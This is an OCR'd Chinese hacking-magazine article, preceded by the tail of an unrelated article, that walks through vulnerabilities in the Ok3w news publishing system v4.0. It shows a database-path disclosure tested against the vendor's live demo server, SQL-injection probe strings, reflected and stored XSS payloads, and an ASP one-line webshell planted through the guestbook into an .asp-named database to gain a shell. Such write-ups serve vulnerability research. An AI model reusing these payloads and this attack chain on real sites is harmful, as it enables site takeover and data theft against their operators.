
写在最后

大二学年已经结束，又一次成人典礼，离别，让我们一夜成熟。似水流年，星月光华。离别的聚餐，永恒的友谊，我们憧憬着这流光溢彩的一切。祝福我的同学们友谊永存，事业有成。

[本文所涉及的相关程序及分析录像已经收录在本期光盘中]

编辑点评：

这篇文章是我本期编辑的最后一篇文章，看看表，凌晨2点半，但还是忍不住按照文章介绍的方法去网上搜了一把……



Ok3w新闻发布系统漏洞分析

文 cnryan

从本文你可以学到：

1、Ok3w新闻发布系统漏洞探索

2、分析漏洞的思路和技巧

为了巩固脚本分析能力，我从源码之家下载了一些程序，今天带来的是Ok3w新闻发布系统v4.0，如图1。




图1　Ok3w新闻发布系统

这套程序相当的小，刚下载的压缩版只有几百KB，文件也不多，是否安全性就很高呢？我们不得而知，请看下文。

一、致命漏洞——暴库

本地搭建个netbox做白盒测试，先从数据库文件开始，在**AppCode目录下的conn.asp**文件的代码如下：

```
<!--#include file="SysConfig.asp"-->
<%
If SysSiteIsClose = "1" Then
    If InStr(Lcase(Request.ServerVariables("URL")),Lcase(SysSiteAdminPath))=0 Then
        Response.Write(SysSiteCloseNote)
        Response.End()
    End If
End If

Dim Conn,ConnStr,Rs
ConnStr = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(dbdns & SysSiteDbPath)

Call OpenConn()

Set Rs = Server.CreateObject("Adodb.RecordSet")

Private Sub CloseConn()
    Conn.Close
    Set Conn = Nothing
End Sub

Private Sub OpenConn()
    Set Conn = Server.CreateObject("ADODB.Connection")
    Conn.Open ConnStr
End Sub
%>
```

明显地没有容错语句，导致可以获取数据库信息。直接访问conn.asp，如图2，数据库路径暴出来了。




图2　数据库路径

再到官方测试下，提交http://ok3w.glzy8.com/AppCode/conn.asp，同样可以暴库，如图3。




图3　暴库

信息如下：

Microsoft JET Database Engine 错误 '80004005'

'E:\ok3w.glzy8.com\AppCode\Db\Ok3w#40#asp_acc.asp'不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。

/AppCode/conn.asp，行 24。

二、失败的注入

尝试找找注入漏洞，均以失败告终，我随便找了个链接加单引号，提交**http://127.0.0.1/Ok3w/show.asp?id=147**，返回提示**"参数错误：要求为数字型"**。再试一下and 1=1，结果如图4。




图4　参数错误

赶紧去看看**show.asp**的源码：


```
<%
id=myCdbl(Request.QueryString("id"))
Set Article = New Ok3w_Article
Call Article.HitsAdd(Id)
Call Article.Load(Id)
If Article.IsPass=0 Then Call Page_Err("文章已经关闭")
If Article.IsDelete=1 Then Call Page_Err("文章已经删除")
%>
```

id是被**myCdbl()**这个函数过滤的，那这个函数在哪呢？就在**AppCode/fun/function.asp**下，该文件代码如下：

```
Function myCdbl(str)
    If str = "" Or Not IsNumeric(str) Then
        Call Page_Err("参数错误：要求为数字型。")
    Else
        myCdbl = Cdbl(str)
    End If
End Function
```

很简单的几句，足以杜绝SQL Injection。**IsNumeric()**把一切非数字的字符都过滤了，于是我找啊找，找了半天都没什么洞洞，就那几个文件，也没什么变量传输的。用editplus搜索下关键字**request**，如图5，我们可以看到，大多数参数接受变量时都有用myCdbl()函数过滤，剩下的就是那种没权限访问的文件。

另外，明显的看到几个搜索文件，我就想看看有没有字符型或搜索型的注入存在。在**search.asp**这个文件搜索下"**广告%' and 1=1 and '%'='**"和"**广告%' and 1=2 and '%'='**"，一样提示没有内容，search.asp的处理如下：



```
---------- Find in Files ----------
"F:\web\wwwroot\Ok3w\about.asp"(8,11):ID=myCdbl(Request.QueryString("id"))
"F:\web\wwwroot\Ok3w\Comments.asp"(9,11):id=myCdbl(Request.QueryString("ArticleID"))
"F:\web\wwwroot\Ok3w\guest.asp"(8,27):keyword=CmdSafeLikeSqlStr(Request.QueryString("keyword"))
"F:\web\wwwroot\Ok3w\guest_show.asp"(7,11):id=myCdbl(Request.QueryString("id"))
"F:\web\wwwroot\Ok3w\list.asp"(9,16):ClassID=myCdbl(Request.QueryString("id"))
"F:\web\wwwroot\Ok3w\save.asp"(9,13):Select Case Request.Form("action")
"F:\web\wwwroot\Ok3w\save.asp"(22,13):      gotoURL = Request.Form("gotoURL")
"F:\web\wwwroot\Ok3w\search.asp"(9,27):keyword=CmdSafeLikeSqlStr(Request.QueryString("keyword"))
"F:\web\wwwroot\Ok3w\search.asp"(10,9):sType = Request.QueryString("sType")
"F:\web\wwwroot\Ok3w\show.asp"(8,11):id=myCdbl(Request.QueryString("id"))
10 occurrences have been found in 8 files.
Output completed (0 sec consumed)
```

图5　myCdbl()函数到处都是

```
<%
Set Page = New TurnPage
keyword=CmdSafeLikeSqlStr(Request.QueryString("keyword"))
sType = Request.QueryString("sType")
If keyword="" Then
    Call MessageBox("请输入需要查询的关键词。","")
End If
%>
```

keyword这个变量通过CmdSafeLikeSqlStr()函数过滤，这个函数也在function.asp文件下，相关代码如下：

```
Function CmdSafeLikeSqlStr(Str)
    Str = Replace(Str,"'","''")
    Str = Replace(Str,"[","[[]")
    Str = Replace(Str,"%","[%]")
    Str = Replace(Str,"_","[_]")
    CmdSafeLikeSqlStr = Str
End Function
```

看到了吧，“‘”和“%”都被过滤了，这样一来，这个系统几乎是没有注入的，因为它的过滤都用到**CmdSafeLikeSqlStr()**和**myCdbl()**两个函数。所以说，我很佩服管理员，只是用几个简单的函数就做到了防注入。

三、跨站

从上面search.asp文件的代码可以看出，“<>”字符没有过滤，搜索下“<script>alert(/XSS/)</script>”，呵呵，蹦出个框框来了，如图6。




图6 弹框

不过这种反射型的跨站没有用处，看起来就像鸡肋，来看看这个入库的吧！

在“留言交流”处填入跨站代码“</textarea><script>alert(/cnR/)</script><textarea>”，<textarea>用来闭合文本域，留言要通过管理员后台审核。当管理员查看留言时就会弹出吓人的框框，如图7。

Ok3w_Guest.asp是最终处理留言的文件，仅去掉两边的空格，一点都没过滤有害字符，相关代码如下：

```
' 接收表单
Private Sub GetFormData()
    UserName = Trim(Request.Form("username"))
    Mail = Trim(Request.Form("email"))
    Homepage = Trim(Request.Form("homeurl"))
    Content = Trim(Request.Form("content"))
    QQ = Trim(Request.Form("qq"))
    TypeID = Trim(Request.Form("TypeID"))
        If TypeID="" Then TypeID=1
        TableID = Trim(Request.Form("TableID"))
        If TableID="" Then TableID=0
    AddTime = Now()
    Ip = Request.ServerVariables("REMOTE_ADDR")
        IsPass = 0
        Ad_ask = ""
End Sub

' 更新记录集
Private Sub UpdateRs(ByRef Rs)
    Rs("UserName") = UserName
    Rs("Mail") = Mail
    Rs("Homepage") = Homepage
    Rs("Content") = Content
    Rs("QQ") = QQ
    Rs("TypeID") = TypeID
        Rs("TableID") = TableID
    Rs("AddTime") = AddTime
    Rs("Ip") = Ip
        Rs("IsPass") = IsPass
        Rs("Ad_ask") = Ad_ask
End Sub
```

四、一句话拿shell

后台有验证，不能直接访问，我看了数据库，是**Ok3w#40#asp_acc.asp**，居然是asp格式的，就想到了写入一句话拿shell。先打开数据库看下，找到一个**Ok3w_Guest**的表，里面全是用户留言，也就是可以利用前面提到的跨站。




图8 写一句话木马

赶紧回去留言，留言处填上一句话服务端“**%><%eval request("cnryan")%><%**”，再用客户端连接**http://127.0.0.1/Ok3w/Db/Ok3w%2340%23asp_acc.asp（注意Ok3w#40#asp_acc.asp要改成Ok3w%2340%23asp_acc.asp）**，成功得到webshell，如图8、图9。

在后台也可以用数据库备份，或者到信息配置写入一句话的




图7 查看留言弹框

